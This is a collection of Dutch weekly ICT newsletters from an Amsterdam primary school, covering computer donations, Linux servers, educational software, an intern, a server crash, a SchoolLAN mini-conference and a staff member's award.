<http://www.kennisnet.nl/po/leerkracht/index.html> Hierin staan handige suggesties om het onderwijs te verlevendigen.

[rosaboekdrukker.net](http://rosaboekdrukker.net)

Kijk bij Leerkrachten en lessuggesties. Daarin staan enkele nieuwsbrieven opgenomen.

Prettige vakantie,  
Karin  
Dirk

Geen nieuwsbrief. Herfstvakantie!!!!!!

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 43  
++++

druk druk druk

### **NIEUWE COMPUTERS**

De zes nieuwe computers kwamen deze week binnen. Ook twee collega's hebben meegedaan met deze zending pentium4 computers, 1,2 Ghz, 256 Mb Ram, 20 GB HD, incl 17 inch monitor. Voor leerkrachten E560,- voor de OBSRB . Betere netwerkkaart rond de ?600 per stuk. We moeten nu alleen de tijd vinden om de boel de substitueren. Het betekent: een afgeschreven computer weghalen en de software op de nieuwe zetten. Nog maar enkele programma's gaan via de server, maar zelfs dan moet je nog op een computer de icoontjes aanmaken.

### **DRO**

Weer een bijeenkomst om de eigen vaardigheden te oefenen. De methode Instruct is heel duidelijk. Op zo'n bijeenkomst kun je aan de slag met je opdrachten en vragen stellen als het niet lukt. Iedereen is heel enthousiast en vastberaden meer te gaan oefenen thuis!!

### **KOHNSTAMM INSTITUUT**

Karin heeft een oriënterend gesprek gehad met een medewerker van het Kohnstamm instituut over samenwerkend leren (een Europees project). Waarschijnlijk gaat ze met haar groep meedoen aan een experiment daarover.

### **OUDE NIEUWE COMPUTERS**

Vlak voor de herfstvakantie kregen we van een bevriend gemeentelijk bedrijf heel veel afgeschreven computers. We wisten ons even geen raad met de beeldschermen. Die stonden her en der door de school verspreid. Ondertussen hebben ze andere beeldschermen vervangen. Het zijn namelijk heel scherpe beeldschermen. De computersystemen zijn tijdelijk in een werkplaats om ze te hergroeperen. We kijken hoe ze zo optimaal kunnen worden gemaakt. Sommige systemen zijn incompleet en worden gekannibaliseerd.

### **LETTERPRET**

We hebben besloten dat we voor de kleuterbouw het programma Letterpret willen aanschaffen. Het moet kunnen werken op de Linux-server. Een school in Leeuwarden heeft dat voor elkaar gekregen. Dus nu gaat de bestelling de deur uit.

### **ICT CONSULT MIDDENBOUW.**

We hebben geëvalueerd hoe de lessen taal op de computer in de groepen 3, 4 en 5 zijn gelukt. We vonden dat er teveel tekst staat in de instructie. Dat het beter werkt als kinderen aan elkaar instructie geven. We gaan nu proberen om via woordvelden de ICT vaardigheden aan te leren. Er is een lijst gemaakt van vaardigheden die per groep beheerst/geleerd moeten worden. Aan de hand van die lijst zullen de woordvelden en overige oefeningen gemaakt moeten gaan worden.

### **ICT BORREL.**

Deze week vierten we het 1 jaar uitbrengen van de BIC (Baarsjes Informatie en Communicatie nieuwsbrief). Die wordt altijd gedurende de week opgezet en op vrijdag na schooltijd uitgewerkt en afgemaakt. Het dient ook als naslagwerk voor onszelf. Zo kunnen we nalezen wat er wanneer aan de orde is geweest. De opgegeven ? links? zullen we gaan bijhouden op onze eigen site.

### **CURSUS TYPEN VOOR LEERLINGEN**

Ligt even op zijn gat omdat we nog steeds het meest handige programma niet hebben weten te vinden. Wel leerlingen die het graag willen doen. De docent (Wouter) is nog steeds bereid en wil zelfs op andere onderdelen helpen na schooltijd. Het buurtcentrum zal binnenkort starten met computerlessen aan kinderen.

### **BELEIDSPLAN ICT.**

Daar wordt hard aan gewerkt.

### **SITES**

[www.virusalert.nl](http://www.virusalert.nl)

Dit is de laatste keer dat ik iets over virussen zeg. Neem een virusscanner en een abonnement op de site van virusalert. Ik heb zelf die Bugbear 10 keer binnen gehad, maar werd netjes gewaarschuwd door de virusscanner. [rosaboekdrukker.net](http://rosaboekdrukker.net)  
Graag commentaar in ons gastenboek.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 44  
++++

### **ICT BORREL (vorige week)**

Was zeer gezellig. Er kwam een kennis van Dirk nog even een tipje van de sluier oplichten over Dirk zijn werkwijze!

### **ICT ACADEMIE**

Gesprek met stagebegeleider ICT Academie leverde op: binnenkort een stagiaire van die Academie. Die gaat ons helpen met het beheer (op afstand en op school) gedurende 3 dagen per week. We zijn zeer benieuwd en kijken uit naar haar/hem.

### **NASCHOLINGEN**

Nadere afspraken gemaakt voor groepen 6 t/m 8. Niet gemakkelijk. Volgende week komt Monique kijken in de groepen 6 t/m 8. Onderwerp: hoe werken de kinderen op de computer aan een werkstuk.

Groep 3 werkt nog aan de opdrachten in Paint.

Groep 4 begint aan de woordvelden in Paint. De producten van groep 3 werken zeer inspirerend!!

### **NIEUWE COMPUTERS IN ORDE MAKEN (een lijstje)**

De nieuwe computers worden klaargemaakt voor gebruik. Dat doen we zo: Ze moeten eerst voorzien worden van een gesplitste harde schijf (c: en d: partitie). Dat doen we met het gratis verkrijgbare Partition Magic of met Fdisk. Dan kijken we welke software er nog bij moet behalve Win 98 SE en M\$ Office en anti-VIRUS (we leggen niet meer uit waarom!!). We geven de comp. de juiste IP adressen en netwerkinstellingen en maken de snelkoppelingen naar de fileserver. We passen de zoekpaden aan van 'Mijn Documenten' en van Word, zodat ze naar de fileserver wijzen. We installeren de netwerkprinter van de verdieping waar de computer komt te staan en testen of het werkt. Daarna maken we met het ook gratis verkrijgbare Drive Image 4.0 een 'image' van de harde schijf en parkeren die op de d: partitie. Als er dan echte ellende komt (computercrash) wissen we de c: schijf en zetten het image terug. Dat is makkelijk en kost maar 10 minuten!!

### **ICT BELEIDSPLAN/FINANCIËEL OVERZICHT**

Wordt hard aan gewerkt. Valt natuurlijk toch weer tegen om te maken.

We hebben de kostenposten in kaart gebracht en weten waar we in 2005 willen zijn. Van daaruit redeneren we terug.

### **HARDWARE PROBLEMEN**

Computer bij Frits. Een voeding kapot. Zoiets hebben we eigenlijk nog nooit meegemaakt. Zo zie je maar dat je met ruim 40 computers in school betrekkelijk weinig echte hardware problemen hebt (afkloppen!!). Omdat de computer toch open was hebben we er meteen maar een snelle netwerkkaart ingezet. Dank Gemeentelijke Dienst!!!

### **SITES:**

[rosaboekdrukker.net](http://rosaboekdrukker.net)

Daar staan interessante links. Kijk eens goed. We staan open voor kritiek, suggesties, opmerkingen aanmerkingen, verbeteringen en aanvullingen.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 45  
++++

### **ROSABOEKDRUKKER WORDT PILOT**

Deze week vond er overleg plaats met Ellen Warmer, beleidsmedewerkster afdeling onderwijs van ons stadsdeel. In dit gesprek hebben we vastgesteld dat wij "Pilotschool" op ICT gebied worden, één en ander in samenwerking met de ICT Academie om op die manier tot een beheerstructuur te komen waarin SchoolLAN de overkoepelende paraplu is. Ook hebben we het plan opgevat om het ABC in de pilot te betrekken op onderwijskundig gebied. Dit alles gaat nu verder uitgezocht worden. Door de actieve medewerking van Ellen wordt ons op deze manier aardig wat werk uit handen genomen.

### **OPRUIMEN APPARATUUR**

De zes nieuwe pentium 1100's worden stuk voor stuk gereed gemaakt voor het vervangen van apparatuur. Er worden computers afgevoerd waarop geen windows 98SE kan, en er worden computers doorgeschoven. Het is veel meer werk dan we hadden gedacht.

### **ADMINISTRATIE**

Door de aanschaf en doorschuif van computers moet ook de administratie worden bijgewerkt. We beschikken over een lijst waarin alle computers staan die we ooit in de school hebben gehad. De laatste in bedrijf zijnde computer heeft het nummer 71 gekregen. Bij Dirk in de kelder staan nog tweedehands computers die geassembleerd moeten worden en a.s. maandag halen we bij een "culturele instantie" afgeschreven computers. Daarover volgende week meer.

### **LETTERPRET**

Eindelijk hebben we het programma Letterpret besteld. Bij de firma Malmberg is bedongen, dat als het niet op de Linux-server wil draaien, we ons contract mogen ontbinden. In de nieuwsgroep nl.onderwijs.nieuwe-media werd dit als een wapenfeit gezien!

### **LEESLADDER**

Het remedie<sup>2</sup>nd leesprogramma de Leesladder doet het op de Linux server. Nu moeten de leerkrachten nog geschoold worden in het gebruik ervan. Daar is een afspraak over gemaakt met het ABC.

### **DOCUKIT**

Dirk heeft deze week het programma Docukit op de Linux server gezet. Dat programma hoort bij de informatie boekjes van De Ruijter. We weten alleen niet of het wel een leuk programma is. Dus de volgende keer, vò<sup>22</sup> Dirk zoveel moeite moet doen, zullen we eerst beter onderzoek verrichten. Dirk: "Mwah, wel veel moeite, maar dat komt door mijn gebrek aan kennis en meneer Wolters gebrek aan een goede gebruiksaanwijzing voor installatie onder Linux".

### **LOPENDE WEBSITE**

Vorige week uitgevonden hoe je in het CMS een "lopende" regel moet maken. Eerst alles in html aanvinken en dan de html commando's invoeren. Handig als je thuis kinderen hebt die dat moeten leren op school. En het ziet er spetterend uit. Ideaal voor snelle nieuwtjes.

### **APS**

Een dikke envelop van het APS viel weer op de mat. Het wordt weer tijd om de Microsoft Licenties te verlengen. We komen er voorlopig nog niet onderuit. Het blijft raar, dat als je allemaal legale versies van Micro\$of op de desktops hebt staan, je nog geld bij moet betalen (€ 14,25 per computer, per jaar)

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 46  
++++

### **SCHOOLLAN IN DE BAARSJES**

Binnenkort is er op school een informatieve bijeenkomst voor de Corantijn en de Meidoorn. Ze staan voor de keuze met welk systeem ze aan de slag willen. Directie en ICT co?natoren komen bij ons rondkijken en onze ervaringen horen. Welkom!

### **LEESLADDER**

Zwijsen maakt het je niet makkelijk. Het complete programma bestaat uit 4 cd-roms. De installatie duurt uren per CD. Elke keer moet Zwijzen gecontact worden voor een licentie. Op 2 december krijgen we van het ABC instructie hoe ermee om te gaan.

### **LETTERPRET**

Het is besteld! Nog niets ontvangen.

### **APPARATUUR**

Het houdt niet op. We hebben deze week 11 goede gebruikte computers opgehaald bij een Culturele Instelling van de Gemeente Amsterdam. Er zit zelfs een Pentium 300 en twee 17 inch monitoren bij (Trinitron, nieuw en z.g.a.n.). Ze kunnen zo de school in. Ook werden we verblijd met een prachtige nauwelijks gebruikte Laserprinter. Die gaat het kantoor in voor Esis. Dan wordt er weer wat ruimte bespaard, als de hele grote Laserprinter daar weg is. Oude zeer ondermaatse computers worden gesloopt (CD Rom, geheugen, geluidskaart, netwerkkaart, harde schijf er uit) en afgevoerd. De onderdelen worden gebruikt om andere geschonken computers te upgraden. Verder hebben we een tweede switch besteld (een verdeelkast voor het netwerkverkeer) en een harde schijf controller waarmee we onze backups kunnen verbeteren. In vakjargon: hot swap en RAID. Dirk verdiept zich er in.

### **NASCHOLING**

Deze week werd weer gekeken hoe het zoeken op het internet in de bovenbouw gaat. a.s. Maandag hebben we een ICT consult, waarin verder gewerkt wordt aan onze ICT leerlijn.

### **COMPUTERREGELS**

Op onze website is te lezen welke regels we in het team hebben afgesproken over o.a. het gebruik van Internet. Lezen!! Kijken!!

### **STAGIAIRE!!!**

A.s. maandag komt onze eerste ICT stagiaire kennismaken. De stagiaire past in in het ICT concept van SchoolLAN waarbij het ICT beheer op school wordt uitgevoerd door ICT stagiaires. We verheugen ons op de komst van Abdel Bellaoui.

### **ARABISCHE COMPUTERS**

Eindelijk zijn de Arabische toetsenborden binnen. Ziet er prima uit. Veel mooier en schoner dan toetsenborden met plakkertjes etc. Bedankt voor de hulp en de moeite Mohamed!

### **sites:**

<http://portal.omroep.nl/?nav=affDsHEbHTEdB> Op deze site kun je het Sinterklaasjournaal nog eens bekijken. Op onze schoolsites staan nog veel meer Sinterklaas links. Ook hebben wij het geheime emailadres van Sinterklaas weten te bemachtigen?.. In groep 4a en 4b is post ontvangen.



++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 47  
++++

### ONZE STAGIAIRE

Deze week is Abdel, stagiaire van de ICT Academie bij ons begonnen. Welkom Abdel! Allereerst een uitgebreide kennismaking, toen hebben we een voorlopig werkschema gemaakt. Op Maandag Windows werkzaamheden. Op Dinsdag Linux werkzaamheden en op Woensdag weten we nog niet wat er dan speelt. Maandag: heeft Joke haar nieuwe computer gekregen en heeft de nieuwe computer van groep 4a een harddisk downgrade gehad zodat we een grote HD over hebben. Dinsdag heeft Abdel zijn eerste Linux server gemaakt. Hoe het ging zal hij jullie een keer vertellen. Woensdag stond in het teken van de servercrash (zie onder)

### SOFTWARE: WIG

Er is weer een computer opgedoekt waar WIG op staat. Wat een ramp om de licentie over te zetten. De virusscanner moet eerst helemaal uitgezet worden, anders gaat het niet!!! Hoe onthoud je dat soort dingen, als je 1x per jaar zoiets doet? Nu staat het op de diskette geschreven. Ambrasoft Deze week kwam de nieuwste versie van het programma ?tafels? van Ambrasoft binnen. Deze softwareontwikkelaar heeft de moeite genomen om het programma voor een Linux server geschikt te maken. We zijn benieuwd!

### SCHOLING

Afgelopen maandag hebben we geëvalueerd hoe in de groepen 6 t/m 8 het zoeken op internet t.b.v. het maken van een werkstuk gaat. We doen dit om een ?leerlijn? uit te zetten. Op dit moment is het erg noodzakelijk om voor groep 6 het zoeken in te dammen. We overwegen ook, om in voorbereiding tot het maken van een werkstuk in groep 5 al kleine werkstukjes te laten maken aan de hand van de MINI informatieboekjes met de plusboekjes, maar dan op papier. Ook is het waarschijnlijk beter om de leerlingen eerst te laten omgaan met het zoeken in een digitale kinderencyclopedie. We zijn weer een stukje verder met het invullen van de leerlijn. Het is een genot om te zien hoe leerkrachten hun ervaringen onderling uitwisselen. Ondertussen wordt er steeds meer gebruik gemaakt door kinderen van de computers in de hal om er aan hun werkstuk te werken. Ook wordt de leerlijn in de groepen 3 t/m 5 verder uitgewerkt. Er is nu een voorlopige opeenvolging van tekstverwerkingsvaardigheden.

### CRASH FILESERVER

Op Woensdag veroorzaakte Dirk, door eigen stomiteit, een geweldige crash van de Samba server. Dat is de server waar ALLE bestanden van leerkrachten en leerlingen opstaan. Gelukkig zijn bestanden dubbel gebackupt, dus dat was niet de eerste zorg. Maar niemand kon meer werken. Gelukkig was het Woensdag, dus speelde het probleem maar een paar uur. Dezelfde dag heeft Dirk de server geprobeerd te repareren. Toen dat niet lukte heeft ie rond 22.00 's avonds besloten de server opnieuw te installeren. Donderdagochtend rond 03.00 uur was dat klusje klaar en draaide de boel weer. De wijze les die we al wisten: als je niet zoveel verstand hebt van Linux, speel dan op zeker. Vandaar die backups. Wijze lessen die we met harde hand geleerd hebben: - Als de server voor je werkt, moet ie wel zijn klusje kunnen afmaken. Als de klus heel groot is, duurt dat lang. Dirk greep te snel in door ongeduld en molde de boel. - Maak regelmatig backups van de configuratiebestanden van de server. Dirk had veel extra werk omdat ie dat niet goed had bijgehouden. - Alle wijze lessen bestaan uit drie: de derde les moet nog getrokken worden.

### SWITCH

De switch (verdeelkast voor netwerkaansluitingen) is aangekomen en zal door Abdel geïnstalleerd worden. Mooie klus!

### HOT SWAP CONTROLLER

Is ook binnen, maar die wil Dirk lekker zelf installeren. Zo'n lekker leerhapje laat ie zich niet ontglippen!

Dat was het weer voor deze week.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 48  
++++

### **BESTANDENSERVEN NOG NIET GOED**

We denken dat het een hardware probleem is. Dus we hebben een spiksplinternieuwe computer uit een klaslokaal gehaald. Die is nu de voorlopige server. We gaan [z.s.m.](#) een nieuwe server kopen. Door de back-ups zijn we nog redelijk 'up to date'. Er is wel wat materiaal verloren gegaan, maar niet zo veel. Afgelopen vrijdag is er nog een goede back-up vastgelegd.

### **WERKBRIEFJES**

Abdel werkt nu met werkbriefjes. Daarop staan zijn klussen.

Hij heeft deze week o.a. een harde schijf in twee partities ingedeeld, virusscanners geïnstalleerd, hand en span diensten verricht. b.v. Er was een computer die verkeerde leestekens gaf. En dan moet je in configuratiescherm>toetsenbord>taal de goede instelling geven. Maar ja, één van de ondergetekenden denkt: nederlands. Maar het moest amerikaans zijn. Dan werken de toetsen goed. Weer wat geleerd.

### **SOFTWARE**

Ik-reken

We blijken niet de netwerkversie te hebben, vandaar onze problemen met het 'aan de praat' krijgen. Netwerkversie voor € 25.- omgeruild. Is onderweg

Leesladder

Het werkt!!! Hij doet het op de Linux server!! Maandag as. gaan we met een groepje leerkrachten naar het ABC om te leren met het programma om te gaan.

### **Letterpret.**

Op donderdag 28 november 2002 gearriveerd. Ook een zak met 37 erbijbehorende buttons. Elk kind zijn eigen 'logootje'. Maar hoe komen ze nou op het getal 37? We hebben veel meer kinderen die in aanmerking komen om met het programma te werken.

### **ANTI VIRUS**

Op de servers hebben we anti-virus software van het gratis programma F-prot. Elke nacht wordt gekeken of er updates zijn en worden de servers gescand. Bij gevonden virussen wordt een mail verstuurd. En op de werkstations werken we met Norton, want via internet en floppies zijn er ook gevaren te duchten.

### **SCHOOLLAN**

Op dinsdag 10 december (aanvang 09.00 uur) is onze mini-conferentie over Linux op school en SchoolLAN. Het aantal aanmeldingen overtreft onze stoutste verwachtingen. Van alle gemailde personen (134) kunnen er 14 niet!!

Dat wordt dringen! Zorg dat je op tijd bent voor een goede plaats.

### **ALTIJD OP TIJD**

Dirk heeft een programma op de servers geïnstalleerd waardoor ze altijd de juiste tijd hebben. Dat is makkelijk, want als we nu met een Windows computer op de bestandenserver inloggen, krijgt de Windows computer automatisch de juiste tijd. De tijd wordt iedere nacht om 04.00 uur opgehaald van een tijdserver die is verbonden met een atoomklok in Duitsland.

PS: dit kun je thuis ook installeren. Vraag maar op maandagmiddag tijdens het spreekuur van de afdeling ICT.

### **WEBSITE EN CMS**

Er wordt nog steeds gewerkt aan verbetering van de website en het CMS. Er is een vernieuwde versie van het CMS bijna klaar.

Het is heel leuk om aan de website te werken. Het kan gewoon thuis. Het gaat heel vlug.

### **SITES**

Er kwam deze week een brochure van de vernieuwde website van Kennisnet. Daarin wordt verteld, dat je als

leerkracht veel hebt aan de ?communities? van de digitale basisschool.

Neem een kijkje. Vorm een mening. Neem deel aan een forum. Kijk wat ?wij? er te melden hadden?.

<http://www.digischool.nl/po/ds/dbs/jufmees/jmdx.htm>

### **SINTERKLAAS**

De Sinterklaas email wordt flink gebruikt door de groepen 3 en 4. Sint heeft het er maar druk mee, maar vindt de tijd om voor ieder kind een persoonlijk woordje te hebben.

### **LINKS**

[rosaboekdrukker.net](http://rosaboekdrukker.net). Klik op de Sint op de startpagina!

Voor Sint ideeën; kijk bij leerkrachten.

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 49  
++++

### **BESTANDENSERVER**

Een nieuwe computer is nu de tijdelijke bestandenserver en alles loopt nu weer als een zonnetje. Dirk heeft er griep van gekregen. We hebben een nieuwe server besteld. Het is een P4, 2GHZ, 768 MB RAM, 2 x 80 GB HD met Hot Swap on the Fly. Deze configuratie is overdreven zwaar voor een fileserver voor de II, we weten het, maar het ding gaat de toekomstige ESIS server worden als de setup bevalt. Zo doen we wat ervaring op. Het ding kost ongeveer 1500 EUR. Ook denken we dat 't als SchoolLAN server een prima ding zou kunnen zijn.

### **STAGIAIRE**

Het blijft nog wennen, een stagiaire. Vooral het geven van opdrachten. Deze week heeft hij de virusscanner op alle Win98's gezet. Moeten nog kleinigheden aan gebeuren. Verder heeft hij de gekregen laserprinter onderzocht. Er is wat mis mee waardoor deze niet inzetbaar is. Dirk kijkt er nog een keer naar voor de zekerheid.

### **SOFTWARE**

We hebben met een groepje leerkrachten op het ABC geoefend met het omgaan met het programma Leesladder. Dat is een remedie<sup>2</sup>nd leesprogramma. Niet bedoeld voor alle leerlingen, alleen voor de kinderen met problemen. Het is nog even wennen. Het programma moet het niveau van het kind bepalen. Alles wat het kind doet wordt geregistreerd. Het is een behoorlijk duur programma.

### **SCHOOLLAN**

Op dinsdag 10 december (aanvang 09.00 uur) is onze mini-conferentie over Linux op school en SchoolLAN. Er melden zich mensen om te komen, ook uit Linux-hoeken.

### **SITES**

Wederom van onze eigen [rosaboekdrukker.net](http://rosaboekdrukker.net) <http://rosaboekdrukker.net/index.php?page=218&section=10>  
Op deze link staat informatie 'uit het veld' over het Nationaal Kerstkado. Alle onderwijzers in Nederland worden verrast met een kaartje voor een voorstelling met nog wat 'open plekken'. Van die plaatsen net achter een zuil. Niks kiezen. Lees. Wie heeft er trouwens al wat van gehoord??

Kijk ook op de pagina leerkrachten voor de nieuwste informatie uit het praxis bulletin.

Groep 3 heeft de meest fantastische paint-werkstukken over Sinterklaas gemaakt. Na dit weekend moeten ze plaats maken voor de kerst. Jammer.

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 50  
++++

Deze BIC staat geheel in het teken van onze mini-confentie. Daarom een passend citaat. Het is van Roger Schawinski, bestuurder van een lokaal radiostation in Zwitserland. Zijn woorden over lokale radio zijn ook van toepassing op servers en ICT op School.

"Als de zender werkt, heb je tienduizend problemen. Als de zender niet werkt, heb je er maar één."

**Verslag bijeenkomst over 'Netwerk op school' op Dinsdag van 9.00 tot 12.00 uur.**

De bijeenkomst, op verzoek van de Corantijn en de Meidoorn georganiseerd, was om uitleg te geven over Linux, SchoolLAN, ons netwerk en ons ICT beleid. De Meidoorn was niet aanwezig wegens ziekte van de directeur en had ook geen vervanger gestuurd. Gelukkig was de Corantijn met een grote delegatie aanwezig. Ook aanwezig was Sheila Hulsthoff vanuit de Baarsjes en Bas Smits van de Mrg. Bekkersschool (waarover later meer).

Er werden drie korte inleidingen gehouden:

1. Dirk vertelde over Linux op de OBSRB en waar we het zoal voor inzetten: Internet delen, router, firewall, mailserver, interne- en externe webserver, bestandenserver. Alles wordt door middel van eigen onderzoek uitgevoerd en opgezet. Dat is een hoop werk en het kost dus veel tijd (en soms gaan er dingen fout), waardoor de indruk is ontstaan dat 'wat jullie doen alleen mogelijk is omdat Dirk bij jullie rondloopt'. Deze mythe werd ontzenuwd. Voor Dirk is Linux in het onderwijs een leerproject. De OBSRB is een ideale ICT proeftuin die hem de gelegenheid biedt Linux te leren en een die de school een extra ICT medewerker oplevert. Het betekent helaas ook dat de situatie op de OBSRB niet model kan staan voor wat met ICT en Linux op basisscholen mogelijk is. Daarom zijn we wegen gaan zoeken om Dirk 'overbodig' te maken. Dat kan door je aan te sluiten bij een goed initiatief dat tegelijk een stevig organisatorisch kader biedt voor ICT op school, te weten SchoolLAN. De ervaringen die wij uit het veld horen over SchoolLAN steunen ons in de gedachte dat het een goede keus is voor een basisschool. Omdat SchoolLAN zwaar leunt op inzet van ICT stagiaires voor beheer op afstand en beheer op school moet deze poot eerst ontwikkeld zijn, wil een gezonde en 'Dirkvrije' overstap mogelijk zijn. De Baarsjes ziet de OBSRB in dit verband als proefproject en steunt ons actief in onze aanpak.

De tweede inleiding was van Bas Smits, leerkracht op de Mrg. Bekkersschool in Amsterdam Noord. Zijn verhaal was het tegendeel van dat van Dirk. De Linux server is samengesteld door een groep ICT studenten in het kader van een afstudeerproject. De server dient als router, firewall, webserver en bestandenserver. De server is aangesloten op Kennisnet. Bas besteedt in het geheel geen tijd of aandacht aan de server. Het ding doet het altijd en heeft uptimes (de tijd dat een systeem zonder storingen draait en niet hoeft te worden afgezet voor onderhoud e.d.) van vele maanden. De stroomstoring die A'dam Noord onlangs trof was de eerste downtime in een jaar. De server draaide na de storing gewoon verder. Op de Mrg. Bekkersschool zijn de computers in de klas uitgerust met Linux en Windows. De leerlingen werken net zo makkelijk op Linux als op Windows.

De derde inleider was Karin Abma, ICT coördinator op de OBSRB. Zij benadrukte dat al die technische dingen (netwerk, server) niet belangrijk zijn. De knelpunten ontstaan pas als de zaak goed werkt. Dan pas ontstaan vragen en problemen die van tevoren niet te voorzien zijn en ook niet in beleidsstukken vooraf zijn te formuleren. Bijvoorbeeld: Hoe ga je onderwijsinhoudelijk ICT inzetten? Tegen welke belemmerende factoren loop je op? Hoe begeleid je leerkrachten op het soms kronkelige ICT pad? Wat is goede software in jouw school? Hoe zet je die software het effectiefst in? Wat is ons internet beleid en hoe pakken we 't organisatorisch zo aan dat het geen papieren tijger is? Deze en vele andere ervaringslessen brachten haar en anderen tot de conclusie dat, wil je ICT ?upt integreren in het onderwijs op je school, een ICT co?nator voldoende tijd tot zijn/haar beschikking moet hebben om e.e.a. te kunnen ontwikkelen en uitbouwen. Is dit niet het geval, dan kun je beter bordkrijt kopen i.p.v. een netwerk en een server en een aantal werkstations.

Na deze drie korte inleidingen ontspon zich een levendig en vruchtbaar gesprek. Enkele zaken die over tafel gingen: - Waar besteed je je tijd aan als ICT coördinator?  
- Als je stagiaires van een ICT Academie hebt, wie begeleidt ze dan? Enige verwarring bij Sheila n.a.v. opmerkingen van Karin en Dirk die Hans Frazer citeerden: "Voor een stagebegeleider is waarschijnlijk wel een pot".  
- Wat moeten we voor computers kopen? Korte samenvatting van suggestie: wacht er even mee totdat een

paar andere problemen op de Corantijn zijn opgelost. Als je die computers vandaag bestelt staan ze met een week in huis. Maar als je Internetverbinding nog steeds niet werkt, heb je te weinig aan die net gekochte computers. Dat vermindert het enthousiasme.

- Hebben we wel de juiste verbindingen tussen Kennisnet en onze patchkast?
- Etc.

Wat verder ter tafel kwam was de wens van de OBSRB om bij één van de scholen een lokaal te kunnen gebruiken als 'computerwerkplaats'. We hebben veel computers gekregen die door onze stagiaire bruikbaar gemaakt kunnen worden. Wie heeft daar ruimte voor? Graag snel reageren!!

Besloten werd om SchoolLAN, in de persoon van Ruud Suk, uit te nodigen om de vele vragen rond het systeem te beantwoorden. Op DINSDAG 14 JANUARI, om 10.00 uur komt Ruud naar ons toe (de OBSRB) om voorlichting te geven. Daarvoor is echter wel voorbereiding van onze kant nodig. Willen jullie al je vragen opsturen aan Ruud ( ruud@stichting.schoollan.nl ) zodat hij zich daarop kan voorbereiden. Voor het welslagen van de bijeenkomst is dit van het grootste belang !!!!

Tot zover dit verslag en deze BIC. Omdat het verslag al zo groot is hebben we deze week geen links, etc.

Goed weekend,  
Karin,  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 51 - 2002  
++++

Deze week geen uitgebreide nieuwsbrief. Maar wel leuk nieuws.

### **COSAWARD 2002 voor Dirk**

In alle stilte hadden we Dirk voorgedragen voor de Cosaward: ICT inspirator 2002.

Die ICT stimuleringsprijs is ooit verzonnen door het ministerie van OC&W, maar nu overgegaan in een stichting met sponsors enzo. Vanaf de zomervakantie tot en met de herfstvakantie is er gewerkt aan de ?aanbeveling?. Intern is ook alles heel geheim gehouden. We zouden Dirk eens verrassen. Nooit wil hij een cent beloning, dus dan maar het op een andere manier proberen. En het is gelukt: hij heeft de prijs gewonnen! Nu moesten we hem nog naar de uitreiking zien te lokken. Allerlei snode plannen. Ook de organisatie zou meehelpen het geheim te houden. Maar die organisatie bestaat uit teveel schijven en Dirk werd gebeld door iemand die hem wilde portretteren. Enfin. Hij had lont geroken, ook al was er gezegd, dat het slechts om een nominatie ging. Hij gebruikte de voorkennis om een speech voor te bereiden??

Terwijl de vertegenwoordiger van de hoofdsponsor (een grote software leverancier) in de zaal zat, hing Dirk een kleeftag met een PINGUÏN (Linux logo) op aan het kathedraal!! In het publiek brak een ovatie los.

Voor niet ingewijden: in onderwijsland bestaat er een verschil tussen meedoen met de grote bedrijven (duur) en proberen op basis van Linux (goedkoop) voor het onderwijs je school in een netwerk te hangen. De hoofdsponsor heeft nog steeds een hele grote vinger in de pap. Spannende tijden, omdat steeds meer geluiden opgaan voor het gebruik van Open Source Software (o.a. Linux).

We zijn heel trots, dat Dirk de prijs heeft gewonnen. Binnenkort verschijnt een nieuw nummer van COS, het tijdschrift van Computers in het Onderwijs, met een portret over Dirk.

Er valt ook wat (beetje slap verhaaltje, waar je weinig uit op kunt maken) te lezen op de site [www.cosawards.nl](http://www.cosawards.nl). Ook de site [www.ictopschool.net](http://www.ictopschool.net) heeft er aandacht aan besteed. En natuurlijk valt alles na te lezen op onze eigen site: [rosaboekdrukker.net](http://rosaboekdrukker.net) (onder ICT)

Dirk heeft natuurlijk meteen nieuwe plannen met het geld dat hij heeft gewonnen. Hij koopt er geen Batmobile van. Het wordt een IT project. Heel geheim nog??..

Ontvangers van deze nieuwsbrief:

Wij wensen jullie allen een vrolijk kerstfeest en een gelukkig 2003.

Wij danken jullie hartelijk voor alle goede bijdragen hulp, steun, die van alle kanten aan ons zijn gegeven.

Namens Dirk en de directie van de Rosa Boekdrukker,  
groeten,  
Karin

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 2 - 2003  
++++

Een voorspoedig en gezond ICT jaar 2003!

### **BEGIN**

We begonnen het schooljaar met het terugzetten van vele computers. Die hadden in de kerstvakantie het veld moeten ruimen voor de verbouwers. John heeft er nog flink aan moeten sjouwen. Er komen vier lokalen bovenop ons gebouw. En daar zit ook een flinke hal bij, misschien wel voor nog meer computers. Daarna heeft Abdel, onze stagiaire alle computers nagelopen om te kijken of ons antivirussysteem de nieuwe virusdefinities ophaalde.

### **SCHOOLLAN**

NIET VERGETEN JE VRAGEN OP TE STUREN AAN RUUD SUK VOOR DE BIJEENKOMST A.S.  
DINSDAG om 10.15 uur (ruud@stichting.schoollan.nl)

### **NASCHOLING**

Afgelopen dinsdag begonnen we het ICT jaar goed met een ICT bijeenkomst voor de leerkrachten van de groepen 6 t/m 8. We zijn weer verder gegaan met het uitzetten van de leerlijn voor de betreffende groepen voor het maken van werkstukken met behulp van het internet. We hebben een nieuwe begeleider van het ABC, Guus Aalders. Hij komt van het GCO-Friesland® (GCO Fryslân® is hé' centrum voor educatieve dienstverlening in Noord-Nederland.) De bedoeling is, dat met behulp van deze scholing voor elk leerjaar komt vast te staan wat er op ICT gebied geleerd en gedaan moet worden door de leerlingen.

### **DRO**

Aanstaande maandag is er weer een DRO bijeenkomst op school voor die leerkrachten die daar wat aan willen doen, vrijwillig dus. We zijn met een groepje van ongeveer 10 leerkrachten.

### **UPS**

